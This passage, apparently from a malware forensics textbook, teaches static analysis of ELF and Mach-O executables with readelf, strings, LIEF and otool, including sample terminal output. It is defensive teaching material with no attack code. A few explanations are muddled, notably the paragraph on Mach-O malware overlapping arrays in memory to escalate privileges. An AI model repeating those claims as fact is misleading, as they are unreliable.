
Figure 7.79: : Viewing program headers using the readelf tool

As shown in the screenshot, the ELF executable contains a few program headers, which include two **`PT_LOAD`** segments with **`RE`** and **`RW`** flags. Here, **`RE`** denotes "read and execute," while **`RW`** denotes "read and write."

If the ELF executable is properly packed, then the program headers are hidden as shown in the screenshot.



```


Figure 7.80: Viewing program headers of a packed file using the readelf tool

Identifying ELF File Headers

The ELF executable file header contains general information such as binaries' entry points, program headers, table locations, etc. These data help in determining the file architecture and the machine for which the file is designed to run.

Execute one of the following commands to retrieve the information contained in the ELF header at the start of the file:

```
readelf -h <malware-sample>
readelf --file-header <malware-sample>
```



```
ubuntu@ubuntu-Virtual-Machine:~$ cd Downloads
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ ls
'ELF Test File'
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -h "ELF Test File"
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 3d db 9a 89 6d a3 4a
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x400490
  Start of program headers:          64 (bytes into file)
  Start of section headers:          6688 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         9
  Size of section headers:           64 (bytes)
  Number of section headers:         30
  Section header string table index: 27
ubuntu@ubuntu-Virtual-Machine:~/Downloads$
```

Figure 7.81 Viewing file headers using the readelf tool

- **Extracting Strings from ELF Executable Files**

  String extraction involves collecting vital information about a suspected ELF executable file. Strings such as symbols, section names, and functions names reveal the purpose of the binary code. Linux has a default command called `strings` that extracts strings and saves those strings in a .txt file.

  Run the following command to extract strings from an ELF executable file:

```
strings malware-sample > str.txt
```

- **Analyzing String Reuse Using Intezer**

  Source: *https://www.intezer.com*

  Intezer is malware analysis platform that scans files, URLs, end points, and memory dumps. It extracts strings from uploaded malware samples and identifies whether those strings are used in other files. It reduces the effort of malware analysts by analyzing unknown malware that are difficult to trace.

Static Malware Analysis: Analyzing Mach Object (Mach-O) Executable Files

- Mach-O is an **executable file format for macOS** and iOS that is similar to the PE format for Windows and ELF for Linux
- Use tools such as **pagestuff**, **LIEF**, or **otool** to analyze Mach-O malware
- Use **pagestuff to view Mach-O executable files** and find information regarding the logical pages associated with that file

Analyzing Mach Object (Mach-O) Executable Files

Mach object (Mach-O) is an executable file format similar to the Portable Executable (PE) format for Windows and ELF for Linux. It is associated with binaries present in macOS and iOS. This file format is used to distribute code and determines the mechanism through which the memory reads both data and code present in a binary file. Mach-O malware has a direct impact on a program's performance because memory usage and paging activities are affected by the order of code within a binary file. This malware allows attackers to generate two arrays, which get overlapped in memory, and to set a memory location for executing a Mach-O executable. Attackers can leverage this functionality for privilege escalation and for exploiting next-stage vulnerabilities with root access.

Malicious Mach-O Binaries

Mach-O can be referred to as a binary stream of bytes that are combined to form meaningful data chunks. The data include information related to the CPU type, data size, order of the bytes, etc. Mach-O binaries are arranged into different segments that comprise individual sections. These individual sections store different types of code or data. Some of the segments of a Mach-O binary are **`__PAGEZERO, __TEXT, __DATA, and __OBJC`**. Attackers can use these segments to hide malicious code and execute it for escalating privileges.

Security analysts must analyze Mach-O malware to take proper mitigative measures and restrict privilege escalation attempts in macOS systems. Analysts can use tools such as pagestuff, LIEF, or otool to analyze Mach-O malware and take the necessary actions for the prevention of privilege escalation.

- **LIEF**

  Source: *https://lief-project.github.io*

  LIEF is an acronym for Library to Instrument Executable Formats. It is a cross-platform tool developed by QuarksLab for parsing and manipulating different executable formats including Mach-O binary formats. In addition, it can be used in different programming languages such as C, C++, and Python and can abstract the common features of executable formats.

  Run the following commands to obtain information on a Mach-O executable:


  ```
  import lief
  binary = lief.parse("/usr/bin/ls")
  print(binary)
  ```

- **otool**

  Source: *https://github.com*

  Security analysts can use otool to analyze or examine a binary and obtain information about an iOS application. They can check the binary links with a shared library using the following command:

  ```
  otool -L UnPackNw > ~/Malware/libs.txt
  ```



```
sentinels-Mac:MacOS sentinel$ otool -L UnPackNw > ~/Malware/libs.txt
sentinels-Mac:MacOS sentinel$ vi ~/Malware/libs.txt
```

Figure 7.84: Screenshot of otool

  Execute the following command to dump the method names from the Obj section of a Mach-O binary:

  ```
  otool -oV UnPackNw > ~/Malware/methods.txt
  ```

  Run the following command to acquire the disassembly:

  ```
  otool -tV UnPackNw > ~/Malware/disassembly.txt
  ```

  After executing the above command, the obfuscated file name can be found.

The output of the above command can be examined line by line to analyze actual file contents and encryption methods used.

Reverse Engineering Mach-O Binaries

As Mach-O binaries include different segments and their corresponding sections, security analysts must evaluate the internal structure of a binary for the identification of malicious code. Furthermore, all the methods and executable files present within the segments can be examined through the reverse engineering process to mitigate potential threats. Mach-O binary files can be analyzed using tools such as pagestuff.

- **pagestuff**

  Source: *https://github.com*

